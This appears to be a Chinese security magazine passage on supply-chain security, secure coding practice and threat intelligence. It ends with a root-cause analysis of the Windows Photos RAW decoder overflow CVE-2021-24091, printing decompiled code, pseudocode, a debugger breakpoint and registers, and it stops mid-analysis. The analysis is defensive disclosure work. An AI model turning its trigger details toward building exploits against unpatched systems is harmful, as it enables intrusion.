结合丰富大数据分析与攻防对抗经验，建设套具备**检测、响应、预测、持续监控分析**能力的一体化监测与响应平台，服务于作为供应链安全检测的态势感知、监测预警、安全运营的应用场景，持续保证供应链安全。

现场服务，优势互补，重新定义了渗透测试。

建立服务和运营体系 实现安全管理常态化


据 Gartner 统计，99% 的企业在其 IT 系统中使用了开源组件，开源组件就是原材料，再加上自己写的业务代码，最后开发出一个软件系统。可以说，开源组件已经成为 IT 系统建设的基础设施。围绕开源软件的供应链安全管理服务，包括开源组件漏洞评估服务、开源组件漏洞管理技术支持服务、开源组件漏洞验证服务。

其中，开源组件漏洞修复评估服务，通过对企业信息系统重要程度和开源组件漏洞的严重程度、漏洞利用难易程度、exploit 的可获得性等多种维度进行综合评估，帮助企业制定开源组件漏洞修复优先级，让企业知道哪些开源漏洞需要优先修复，哪些可以排期修复，从而能够合理规划开源组件漏洞整改工作，稳步推进开源组件漏洞的整改和落地。

开源组件漏洞修复支持服务，向企业提供有漏洞开源组件版本的安全版本信息，指导开发人员进行开源组件漏洞整改。而开源组件漏洞验证服务可对开源组件漏洞进行可利用性验证，在企业测试环境或其他仿真环境，由得到企业授权的专业人员利用相关漏洞进行真实攻击测试，验证漏洞对受影响系统的影响程度，辅助企业进行漏洞修复优先级排序和开源组件漏洞整改工作的推进。

态势感知与自动化响应、实战化安全管理能力建设是供应链安全管理的更高阶段。企业可以通过建设下一代态势感知与安全运营平台（NGSOC），有效的将平台、人员、制度、流程有机的结合起来，从安全事件的事前、事中和事后三个维度出发，形成安全工作的闭环，实现安全运营工作的自动化，极大提高安全管理和运营效率。

总体来说，供应链安全管理是一个综合、复杂的系统化工程，它涵盖了审查、检查、持续测试、感知、自动化等几个方面，配合系统化的安全服务，确保企业管理机构的供应链安全建设顺利落地。



供应链安全流程管理建设

软件安全开发：主要方法与问题

作者 奇安信代码安全事业部副总经理 韩建

1、背景

国内软件安全形势严峻。在软件系统建设过程中安全长期缺位，同时软件开发也不能获得系统化安全能力支撑，需要结合软件开发流程，充分考虑敏捷、持续集成、开发运行一体化（DevOps）等软件开发新模式，实现安全防护机制内生于软件系统，保持软件开发敏捷的同时，确保软件建成后满足安全要求，具备对抗风险的能力。作为一个在数字化时代能够保障业务安全有序运转的机构，需要围绕软件开发生命周期，构建软件安全能力支撑体系。

2、解决思路

参考微软安全开发生命周期（SDL）、软件保证成熟度模型（OpenSAMM）、开发安全运维一体化（DevSecOps）等软件安全开发实践，构建一套完整的软件安全开发体系，在研发全生命周期中引入安全的审查和管控，在研发过程中尽可能多的提供自动化测试手段，从业务需求到产品交付实施全链路端到端的安全检查，确保软件安全防护能力不断提升。

软件主要由两部分构成，一是研发人员自主开发的业务代码，二是业务代码依赖的开源代码。本文将得介针对这两部分内容的相关安全实践。

3、源代码安全治理实践

源代码安全治理的主要目的是分析研发人员编写的程序中是否存在安全缺陷、性能问题、不好的编码风格，给出合理的修复建议，并跟踪这些问题的修复过程。采用的技术手段是通过源代码静态分析工具对软件源代码进行自动化分析。

3.1 源代码安全治理的主要手段


企业源代码安全治理，通常包括以下几个方面。

（1）制定软件安全编码规范

根据企业业务、开发技术等情况，制定相应的软件安全开发规范。组织软件安全开发规范培训，让研发人员熟悉每条规范描述的问题类型、原理、危害、修复方法等内容。要求研发人员在开发过程中，遵循企业软件安全开发规范。

（2）搭建一套源代码静态分析平台

企业搭建一套源代码静态分析平台，将源代码静态分析集成到企业现有开发流程测试中，如与企业软件版本管理系统（SVN、Git、TFS、StarTeam 等）进行集成，



图：软件安全开发实践

与构建工具（Maven、Gradle 等）进行集成，与持续集成系统（Jenkins、GitLab-CI 等）进行集成，与缺陷跟踪系统（Bugzilla、Jira、禅道等）进行集成，与集成开发环境（Eclipse、IntelliJ Idea、Visual Studio）进行集成。

（3）开发阶段自助式安全检测

开发人员在开发阶段进行自助式安全检测，根据自身情况自由选择检测方式、检测时间，如通过集成开发环境发起检测、对接软件版本管理系统发起检测，每天进行一次源代码安全检测，每周进行一次源代码安全检测。开发人员根据源代码静态分析工具检测出的问题，进行问题修复，然后再进行检测，直到问题都得以解决。

（4）持续集成阶段自动化安全检测

在该阶段的企业实践过程中，主要有两种方式，一是软件程序构建的同时，发起源代码安全检测，不影响构建流程，开发人员查看每次集成构建时的源代码安全检测结果，根据结果修复相应问题，再次提交代码进行集成构建，直到问题都得以解决。二是在软件程序构建流程中，加入源代码安全检测，通常会制定一个“缺陷门禁”列表，如果被检测到列表中的问题，构建流程终止，提示相应开发人员，需要修复相应问题后再发起集成构建流程。

（5）测试阶段安全验收检测

安全测试人员针对开发人员提测的软件项目进行源代码安全验收检测，将发现的源代码安全问题，提到相应的缺陷跟踪系统中，与功能、性能问题同等对待。

3.2 源代码安全治理的主要问题

企业源代码安全治理的过程中，会遇到一些问题，主要包括以下几个方面。

（1）软件安全开发规范落地效果不佳

很多企业都有企业自身的软件安全编码规范，但是落地效果一般不佳，主要原因包括软件安全编码规范条目太多，导致开发人员无法抓住重点。缺少针对安全编码规范的检查手段，不清楚开发人员在开发过程中是否遵循了相应的规范。缺少持续的安全编码规范培训。

企业在制定软件安全编码规范时，可以参考国家、行业标准，企业业务类型，历史软件安全漏洞类型，制定一份符合企业自身的软件安全编码规范，尽量聚焦企业最为关注的安全问题，并制定相应的检测手段。

（2）如何推动开发人员进行源代码安全检测

源代码安全治理初期，开发人员经常会有一定的抵触情绪，认为在给开发增加额外的工作量，可以采用以下方法，推动开发人员把源代码安全检测做起来。

通过培训让开发人员认知到“安全左移”带来的好处。

在研发团队增加一个安全专员的角色，由安全专员推动项目组进行源代码安全检测。

研发团队在提交安全测试工单时，安全测试部门要求研发团队提交源代码安全自测报告，优先处理提交源代码安全自测报告的工单。

（3）源代码静态分析的误报，给开发人员带来“警告噪声”

对于软件开发团队，饱受安全警告信息的狂轰滥炸，且这些信息的数量还在持续增长，这也是导致开发人员不愿意进行源代码安全检测的最主要原因。其中包括过高的源代码静态分析误报数据导致开发人员不再信任相关告警；检测结果中提到的风险理论存在，但是并不能在实际环境中进行验证；研发团队不理解相关告警及修复方案等。

企业在进行源代码安全检测之前，首先根据企业自身软件安全编码规范，制定一份相对合理的检测模版，在源代码检测修复过程中，跟踪研发人员对于检测结果的处理方式，根据研发人员的反馈信息持续修订检测模版，如多个开发人员未处理的告警类型，判定其为误报数据，调整出检测列表。

4、开源软件安全治理实践

开源软件安全治理的主要目的是分析企业软件系统中使用了哪些开源软件，使用的开源软件存在哪些风险，针对存在风险的开源软件进行修复，持续跟踪开源软件漏洞情报信息。采用的技术手段是通过软件成分分析工具对软件进行自动化分析。

4.1 企业开源软件安全治理的主要方式

企业开源软件安全治理，通常包括以下几个方面。

（1）搭建一套开源软件安全治理平台

企业搭建一套开源软件安全治理平台，与软件版本管理系统（SVN、Git 等）进行集成，与构建工具（Maven、Gradle 等）进行集成。

企业搭建一套开源软件安全治理平台，对接企业现有软件开发测试发布流程，如与企业软件版本管理系统（SVN、Git 等）进行集成，与构建工具（Maven、Gradle 等）进行集成，与持续集成系统（Jenkins、GitLab-CI 等）进行集成，与缺陷跟踪系统（Jira、禅道等）进行集成，将开源软件安全治理融入到软件生命周期中。

（2）私服仓库安全管理

有些企业要求开发人员使用的开源软件必须从私服仓库进行下载。在开源软件安全治理过程中，需要对私服仓库中的开源软件进行定期安全检查，检查私服仓库中的开源软件是否存在风险，对于存在风险的开源软件设置拦截策略，阻止下载。

（3）设计阶段开源软件查询

在该阶段，提供开源软件查询功能，为架构师和开发人员进行开源软件的选型提供风险识别能力。

（4）开发阶段自助式安全检查

开发人员在开发阶段进行自助式安全检查，开发阶段的任何时刻都可以发起开源软件安全检测，根据开源软件安全治理工具分析出的结果，对开源软件进行升级修复。

（5）持续集成阶段自动化安全检测

在该阶段的企业实践过程中，主要有两种方式，一是软件程序构建的同时，发起开源软件安全检测，开发人员查看每次集成构建时的开源软件安全检测结果，根据结果升级相应开源软件，再次提交软件源代码进行集成构建，直到所有开源软件风险都得解决，二是在软件程序构建流程中，加入开源软件安全检测，通常会制定一个“开源软件门禁”列表，如果被检测到列表中的开源软件，构建流程终止，提示相应开发人员，需要升级相应开源软件再发起集成构建流程。

（6）测试阶段安全验收检测

安全测试人员针对研发人员提测的软件项目进行开源软件安全验收检测，将发现存在风险的开源软件，提到相应的缺陷跟踪系统中，与功能、性能问题同等对待。

（7）运行阶段漏洞情报监控

针对企业软件中使用的开源软件，持续监控漏洞情报信息。如果发现开源软件出现新的漏洞，及时进行应急响应。

4.2 开源软件安全治理的主要问题

企业在进行开源软件安全治理的过程中，会遇到一些问题，主要包括以下几个方面。

（1）开源软件漏洞多，开源软件漏洞修复需要优先级排序

开源软件安全治理初期，会发现几十、几百，甚至上千个开源软件漏洞，企业不可能修复所有的开源软件漏洞，因此找到一种方法来确定哪些漏洞是危害最严重的，显得至关重要。优先级排序是确保最严重漏洞首先得到快速修复且不拖慢开发进程的唯一方法。在企业开源软件安全治理过程中，可以从黑客视角评估开源软件漏洞的修复优先级，如 exploit 的可获得性、类似漏洞的可利用性、漏洞的严重性、黑客社区对于漏洞的热度、漏洞的利用成本等。

（2）无法通过升级修复的漏洞，如何进行整改

企业开源软件安全治理过程中，会发现有些开源软件是无法进行升级的，如开源软件版本之间的差异对于业务影响大，升级成本高，开源社区对于开源软件版本的维护问题等。不能通过升级新版本进行整改的开源软件漏洞，通常有两种做法，一是分析该漏洞的细节，是否可以通过网络防护策略，如增加防火墙规则，进行阻止漏洞利用。二是不更改开源软件功能特性，精准修复漏洞，该方法需要漏洞分析专业人员提供修复解决方案。

5、总结

软件安全开发是一项长期持续性的工作。在实践过程中，真正的银弹并不存在，必须以扎实、细致的工作态度来推动实施，要正确认识软件安全开发的长期性和艰巨性，建立合理有效的工作机制，持续运营和不断完善，要建立适配企业技术栈的工具链，为整个软件安全开发体系的高效运行提供技术支撑，要以柔和低侵入方式介入企业自身原有的开发流程，逐步培养开发人员的安全意识，使得开发人员能够主动的去思考安全问题，把安全当作本职工作。安

网络空间的隐蔽战线：一场情报传递的“生死时速”

作者 公关部 魏开元

在物理世界，所有人都明白隐蔽战线的伟大。

1931 年 4 月 24 日，当时的中央特科负责人之一顾顺章在武汉被捕，随即叛变。

万幸的是，这一消息很快被地下党员“龙潭三杰”之一钱壮飞侦知。钱壮飞意识到事态的严重性，党组织可能已经完全暴露，因此他必须赶在敌人前面，连夜向“特工之王”李克农报信。

他们二人明白，这是与敌人进行的一番生死较量，早一分钟转移，党组织就少一分危险。

由于情报传递及时，党内很多重要同志几乎擦着敌人的“刺刀”完成了转移。回过头来看，钱壮飞获取的这份情报，可谓是挽狂澜于既倒，扶大厦之将倾。

而在网络空间里，为了帮助一线安全服务和安全运营工程师准确掌握攻击者的动向，也有这么一群人专门搜集攻击者的情报，让原本未知的威胁在短时间内变成已知威胁，从而使他们的攻击手法能够被安全设备检测出来。这就像给犯罪分子下发通缉令一样，所有人都知道他长什么样。


根据对象的不同，网络安全的情报主要分为两类，一类是漏洞情报，它主要关注系统本身存在的漏洞情况，核心是知己；另一类是威胁情报，它更关注攻击者所使用的资源，如 IP、域名、恶意样本以及攻击者的技战术手法等相关信息，核心是知彼。

搞情报需要记住两个准则，一个是准，另一个是快。

一、漏洞情报篇：10 分钟实现 0day 漏洞防护

那是一个风和日丽的下午，气氛却非常紧张。

不多会儿，一条条漏洞信息开始在部分人的朋友圈、聊天群里反复横跳，似乎是有人对着手表，数着三二一把消息放出来一样，一时间很多人都已经被漏洞包围了。



第一步：漏洞信息搜集

人们对于漏洞的恐惧，主要来源于未知，这也就是 0day 漏洞可以成为战略资源的最重要原因。在经历一遍遍的风险筛查过后，突然又有这么多没见过的漏洞冒出来，甲方的安全团队感觉如鲠在喉。

果不其然，有人开始坐不住了：这些漏洞啥情况？我们受影响么？有没有防护方法？需不需要临时下线？我不会已经被打穿了吧？

要想帮助客户把这些事情都搞清楚，首先要把所有漏洞相关的信息都搜集全，看看到底是谁在作祟。这件事对于聚集了 7 万多名白帽子的补天漏洞响应平台而言，可以说是小菜一碟。

白帽子最擅长干什么事？没错，就是提交漏洞。要知道，补天漏洞响应平台每年都可向国家信息安全漏洞共享平台报送至少五万个漏洞。

有七万多名白帽子的帮助，就相当于多了七万多双眼睛，这颇有点“朝阳群众”“西城大妈”的意思，不信你看看下面这张图。

补天运营的奇安信攻防社区截图

第二步：漏洞研判

有一点需要注意，这些经过初步汇总的漏洞信息，还不能称之为情报。

什么是漏洞信息，什么又是漏洞情报，他们之间是怎样的关系？

简单来说漏洞信息是原材料，即和所有漏洞相关的信息，其真实性和完整性尚待考证；而漏洞情报是加工后的成品，包含漏洞的成因、危害程度、影响范围、防护方法等多个元素。

而情报的价值，在于能为后续行动提供现实指导意义。

例如，有人说某牌子的防盗门不用钥匙也能打开。那么问题来了，是所有型号还是只有部分型号的产品存在此类问题？到底谁家装了存在问题的防盗门？是更换锁芯就能解决还是需要将整个门换掉？

显然，“某牌子的防盗门不用钥匙也能打开”这个信息，并不能给出答案。正儿八经的情报应该是：某牌子旗下某型号的防盗门存在风险，建议及时更换锁芯，具体销售信息可通过 CRM 系统查阅。

从漏洞信息变成漏洞情报，这是个既费时又费力的技术活。因为并不是所有的漏洞信息都是准确的，即便漏洞真实存在，其危害也需要经过缜密的分析研判才能确认。

为了大幅缩减漏洞研判所需要的时间，提升工作效率，经过初步筛查，奇安信 CERT 将所有的“漏洞信息”分成了以下三大类：

第一类就不是漏洞。要么就是信息本身就是凭空捏造，只为博人眼球；要么是“假漏洞”，或许是密码过于简单被攻击者猜出来了，或许是产品的防护规则不全没有检测出攻击行为（安全产品特有）等原因，并不是产品本身的逻辑缺陷。

第二类是老旧漏洞，也称 Nday，即官方早就发布了补丁或者相应的缓解措施，奇安信天眼、云锁、天擎、NGSOC 等安全产品也都已经更新了对应的检测规则，能够检出利用这些漏洞的攻击行为。此次闹事儿的漏洞大多属于此类，那些对老旧漏洞“听之任之”的机构，没准着了道。解决它们最好的办法是安装官方补丁，当然也可以部署奇安信安全产品或者采取官方的缓解措施。

第三类是公众甚至软件厂商都所未知的漏洞，也称 0day，约莫有七八个。它们没有公开的官方补丁或者缓解措施（拔网线除外），也不知道影响哪些版本，因此十分凶险。从去年开始，0day 漏洞的利用就逐渐成为了攻防演习期间最重要的攻击手法之一。补天漏洞响应平台的大胜说，抓住 0day 是我们一项非常重要的工作。

当然，0day 漏洞的处置也有优先级。

有公开 POC 或者利用代码的排最前面，优先处置，很可能它们就会被其他攻击者拿去使用。其中，最危险的是那些无需交互就能执行任意命令，同时又影响广泛的漏洞，容易造成大范围传播，2017 年肆虐的永恒之蓝漏洞最为典型。

那些影响用户数量多但需要一定交互的漏洞次之，该类漏洞触发难度相对高一些，但利用得当，同样可以

执行 APT 攻击或者造成大量用户中招。

再次是那些触发方式稳定但影响范围不大的漏洞，它们主要被攻击者用于在特定环境下，向目标发动定向攻击。

至于为什么这么排序，实际上大多数客户的修复顺序也是这么排的。

第三步：防护规则更新

接下来就是真正比拼速度的时候了，漏洞的成因、风险定级、复现以及处置方案要一气呵成，尤其是有两枚主流 OA 系统的漏洞已经被发现在野利用行为，中招用户数量不明。

形势万分危急，客户肯定等不起官方补丁。所以，奇安信安全产品必须要能在短时间内，实现对漏洞利用的精准检测。

这就需要根据漏洞的原理，提取通用的检测规则。举个例子，假设小区的院墙有一处破损，但凡从破损处翻墙进来的，都会经过绿化带，而从正门进来的则不会。从绿化带往小区里走，就是这个破损处（漏洞）的通用监测规则。

战果很快就交付了，包括漏洞的成因、危害、影响范围、修复建议和奇安信相关产品的防御方法。让客户都没想到的是，从第一条漏洞信息公开到最后一条漏洞情报交付，这中间不过一个小时多一点。

这么算下来，平均一个 0day，从发现确认到交付给客户相应的防护也就要不了十分钟。即便其他攻击者想要利用该漏洞，如果不是早有准备，其实也做不了太多事情。哪怕发送一封钓鱼邮件，十分钟没准还没打开呢，更别提触发漏洞了。

二、威胁情报篇：从恶意样本检测到关联分析

不过，十分钟绝不是漏洞的终结。一个 0day 漏洞的出现，很可能会伴随着利用该漏洞的大量恶意样本。如果说漏洞是攻击者攻入堡垒的暗道，那么恶意样本就是攻击者手中使用的武器。

提到恶意样本检测，有一项技术不得不提，那就是沙箱。简单来说，沙箱就是一个隔离环境，用于运行安全性未知的程序，观察该程序是否会含有恶意特征或者执行恶意行为，从而判断该程序是否为恶意程序的一项技术。

一旦确定样本为恶意样本，威胁情报的分析师们就会一拥而上，用最短的时间，将新检出的恶意样本的相关信息生产成威胁情报，帮助各类检测设备提早发现攻击行为。

和漏洞情报一样，威胁情报每慢一秒钟，可能就有若干个攻击行为被检测设备漏掉了。

第一步：除掉恶意样本的伪装

说时迟那时快，实战攻防演习开始仅仅一上午的工夫，奇安信威胁情报中心的分析师们，就发现旗下红雨滴云沙箱已经收到了上万个各种类型的文件，这其中包括正常的文件，当然恶意程序可能也混迹其中。

能看出来，经历过多次演习考验的员工，在安全意识方面有了很大的提升。在确定文件安全性之前，先放到沙箱中检测一番。

显然，但从文件数量而言，这是一场处理海量文件和从海量文件中找出恶意文件的速度比拼。

不过，恶意文档是从来不会在脑门上直接写上“恶意”俩字儿的，还得套上几层“伪装”，比如将恶意程序与攻击者之间的通信流量加密，再比如隐藏在一些合法应用的背后进行捆绑运行（白利用）。所以你得把它的伪装一层一层的剥开，露出它真面目。

威胁情报最擅长的事情之一，就是揭开恶意样本的伪装。

首先是通过 QOWL 猫头鹰反病毒引擎，对可疑文件进行静态深度解析，把所有用于伪装的“外衣”“面具”等通通脱掉，露出其真面目。不管什么类型的文件，doc、xls、pdf、exe、zip、rar、lnk、dll 等，都能给你分析的明明白白，看看是不是存在一些恶意特征，顺便识别部分文档类的漏洞利用。就像医院体验一样，检查你的血糖、血压等指标，是否在正常范围内。

其次是通过文件深度分析系统，对可疑文件进行深度动态扫描，观察其是否会执行恶意代码、漏洞利用、非法外连恶意等行为，并且结合威胁情报，还原攻击者的攻击手法，判断攻击者来源于哪个攻击团伙。就像有些“病根”隐藏的比较深，要是真没病就让它走两步，让恶意代码执行起来，才能发现问题所在。

检测完成后，系统会根据样本存在的潜在恶意特征和行为，为样本的恶意程度打分，最低 0 分，最高 10 分，分数从低到高，恶意程度也越来越高。对于难以分辨的

某个被打 10 分的恶意样本

样本，奇安信威胁情报中心的分析师再介入进行人工研判。

经过小半天的运转，红雨滴云沙箱共计检测样本近两万个，检测出超过 100 个恶意样本。这些恶意样本的特征经过加工，几乎在检测完成的同时，就摇身一变成了可直接用于检测的威胁情报（IOC），并且下发给各类安全设备和检测引擎，进行机器学习训练。与此同时，这些威胁情报还能够以既定的共享机制，提升整个行业的检测水平。

第二步：完善恶意样本线索

在抓到坏人之后，如何提审又是一项技术活，你得让他把自己的犯罪事实、犯罪同伙、后续动作都交代的清清楚楚。有经验的预审专能施展各种“套路”，从嫌疑人口中拿到自己想要的信息，从而端掉他背后的整个团伙。

沙箱也是一样。

举个例子。在所有检出的 100 多个恶意样本中，有一例以“xx 个人简历—JAVA 工程师 .rar”为诱饵的恶意样本，引起了分析师们的兴趣。

经过 QOWL 引擎对恶意样本的深度分析，红雨滴云沙箱提取出了攻击者的 C2 服务器信息，威胁情报显示该 C2 服务器属于“毒云藤”APT 组织。

与此同时，RAS 引擎还发现，该样本一旦解压就会触发 WinRAR 软件的漏洞，将木马程序植入系统的根目录，达到控制计算机的目的。

经验丰富的分析师怎么会放过如此重要的线索，顺腾摸瓜，挖出了 5 个具有相同 C2 的样本列表，一举捕获了“毒云藤”组织在此次攻击中所有的恶意样本投递行为。

这个过程，对沙箱的性能要求很高。如前文所说，沙箱检测不仅要能精准找出恶意样本，还要能在最短的时间内，检测更多的样本。样本的处理速度不够，又上哪儿去关联搜索呢?

沙箱检测速度过慢，还会在一定程度上影响业务的正常运转。对于一个拥有数万乃至数十万人的集团型企业而言，每天需要执行沙箱检测的文件，绝不在少数，这些文件决不能都堆在沙箱等待排队检测。例如，对于招聘组的同学而言，如果检测时间过长，他们可能一天到晚都看不了几个简历，更别说招到合适的候选人了。

所以红雨滴云沙箱放弃了传统的虚拟机，而采用了基于真实底层系统的仿真沙箱，极大地提升了沙箱处理样本的效率，使更多的样本能在短时间内表现出恶意行为。

总结

情报在对抗中的作用不言而喻，有时候用逆天改命来形容也不为过。

而在网络安全领域，无论是漏洞情报还是威胁情报，他们对于高级威胁检测的重要性更是无以言表。

其实，每一条情报的产出，都是分析师在与攻击者的一场赛跑，你或许无法在起跑阶段，每一次都跑赢第一个攻击者，但借助分析师的努力，你或许可以站在终点线上对攻击者们宣布，你们输了。安

三起典型软件供应链安全风险实例分析

作者 奇安信代码安全实验室

本文从技术角度，分析因直接使用开源代码而引入漏洞，最终导致软件供应链风险的三个典型案例。第一个是微软“照片”应用 Raw 格式图像编码器漏洞 (CVE-2021-24091)，第二个是 VMware Workstation 漏洞 (CVE-2020-3974)，第三个是 Linux 发行版系统服务 polkit 漏洞 (CVE-2021-3560)。

一、微软“照片”应用 Raw 格式图像编码器漏洞 (CVE-2021-24091)


根据 MSRC 和漏洞发现者公开的信息，CVE-2021-24091 存在于 Windows Imaging Component 解码 Olympus E300 相机拍摄的原始图像的相关函数中。奇安信代码安全实验室分析发现，实际上该漏洞源自开源库 libraw-lite，由于“照片”应用复用了该开源库，因而引入了该漏洞。

由于互联网并没有过多关于 E300 RAW 格式信息的公开资源（https://myolympus.org/E300/#RAW），因此这里将从漏洞产生机制的角度，分析漏洞产生的原因。

0x00 漏洞验证

1. 在 Win10 1903x64 系统上，使用 gflags 工具为图片 App 开启页堆，双击图片文件打开（图片默认应用为照片 App）。一段时间后，App 退出进程。

2. 使用 Windbg 附加照片 App（Windbg 调试 UWP 方法详见微软文档），单击 g 运行程序。一段时间后，进程崩溃。如下图所示：



0x01 漏洞分析

使用 ida pro 加载崩溃的 dll，可以确认崩溃发生在一个将数据写入缓冲区的循环之中。

```
LABEL_24:
          v18 = v53;
          v14 = 1;
          v12 = a5;
          v13 = a6;
        }
        v6 = v52;
      }
      v34 = (__int64)v11;
      *(_DWORD *)(v15 + 40) = v9 + v10;
      for ( j = v14; j < &a14[2 * *((int *)v5 + 12320)]; v34 = v36 + 3 )
      {
        v36 = v34 + 1;
        if ( (((_BYTE)v34 - (_BYTE)v11) & 0xF) != 15 )
          v36 = v34;
        *(_WORD *)j = *(_WORD *)v36;
        *((_WORD *)j + 1) = (*(_BYTE *)(v36 + 1) >> 4) | (16 * *(unsigned __int8 *)(v36 + 2));// crash here
        j += 4;
      }
```

通过这段代码，可初步大致判断循环体条件语句导致循环次数过多，造成越界写入。函数部分变量的初始化如下。

结合函数开始时局部变量的初始化和变量交叉引用的情况来看，可以得出：

1. 代码通过读取某个类型对象的成员值，并加以运算，计算结果即为需要申请的缓冲区的大小。

2. 缓冲区分为两部分，一部分是 size 为 *(this+12320*4) * 2 的数据块（chunk2），另一部分

```
53  v52 = a3;
54  v51 = a2;
55  v5 = this;
56  v6 = a3;
57  v47 = *((_DWORD *)this + 12323) + a5;
58  v7 = *((_DWORD *)this + 12322);
59  v8 = *((_DWORD *)this + 12320);
60  v50 = a4 + v7;
61  if ( v8 >= 8 )
62  {
63    v9 = 16 * v8 / 10;
64    v10 = (char *)malloc(v9 + 2 * v8);
65    v11 = v10;
66    if ( v10 )
67    {
68      v12 = 0;
69      v13 = v9;
70      a5 = 0;
71      v14 = &v10[v9];
72      for ( i = &v10[v9]; v12 < *((_DWORD *)v5 + 12325); a5 = v12 )
73      {
```

是数据块（chunk1）的大小为 *(this+0x12320*4) * 16 / 10 个字节。

Chunk1	Chunk2

3. 执行初始化后，代码首先执行一个 for 循环，在这个循环体的内部执行另一个 for 循环，向 chunk2 内写入数据。

所以，这段代码的伪代码如下：

```
chunk2_size = this->mem_12320;
chunk1_size = chunk2_size * 16 / 10;
char * data = (char *)malloc(chunk1_size + 2 * chunk2_size);
for (char *i = data+chunk1_size; v12 < this->mem_12325; a5 = v12)
{
    ...
    expresions;
    ...
for (char *pdata = data, char *j = i; j < chunk+chunk1_size+2*chunk2_size; pdata += 3, j += 4)
{
    if ((pdata - data) %15) pdata++;
    *(word *)j = pdata[1] << 8 | pdata[0];
// 写入 2 字节
    *(word *)(j+1) = pdata[2] << 4 | pdata[1] >> 4; // 写入 2 字节
}
...
expressions;
...
}
```

按照上面的伪代码，每次循环都写入 4 个字节，循环次数应该是 (chunk2_size * 2 / 4) 向上取整的值。在第一个 for 循环中，当 i = &data[chunk1_size]，即从第二个 chunk 头部开始循环写入字节时，如果 chunk2_size 为奇数，循环次数 * 4 将大于 chunk2_size。也就是说，最后一次循环中，写入后 2 字节时，将造成越界，产生访问违例。

0x02 漏洞调试

使用 windbg 附加 App 进程，并在崩溃函数设置断点：

```
bu WindowsCodecsRaw!COlympusE300LoadRaw::olympus_e300_load_raw
```

图片 App 加载 poc 文件时，获取的 chunk2_size 为 0xd79, 是一个奇数。

通过上文的伪代码可得：

chunk1_size = 0x158e

data 指向的内存区域是一个大小为 0x3080 的缓冲区。

代码执行到第二个 for 循环时，需要写入数据的指针存放在 r15 中，即为 chunk2 缓冲区的起始地址（r15 == data + chunk1_size）。

所以，在这种情况下，循环次数应为 ⌜(0xd79 * 2 / 4)⌟，即为 1725 次。而缓冲区只有 2 * chunk2_size, 共 6898 字节，不能支持 1725*4 = 6900 字节的

```
WindowsCodecsRaw!COlympusE300LoadRaw::olympus_e300_load_raw+0x26b:
00007ffc`22a4063f 8ac2            mov     al,dl
0:032> r
rax=0000000000000d79 rbx=0000003df2dfd910 rcx=000001a62b6f3000
rdx=000001a62b6eff80 rsi=000000000000158e rdi=000001a630b19f50
rip=00007ffc22a4063f rsp=0000003df2dfd660 rbp=000001a62b6eff80
 r8=000000000000158e  r9=000001a62b6f150e r10=000001a62c472f48
r11=000001a62b6eff80 r12=000000000000158e r13=0000000000000d80
r14=0000000000000000 r15=000001a62b6f150e
iopl=0         nv up ei ng nz na pe cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000283
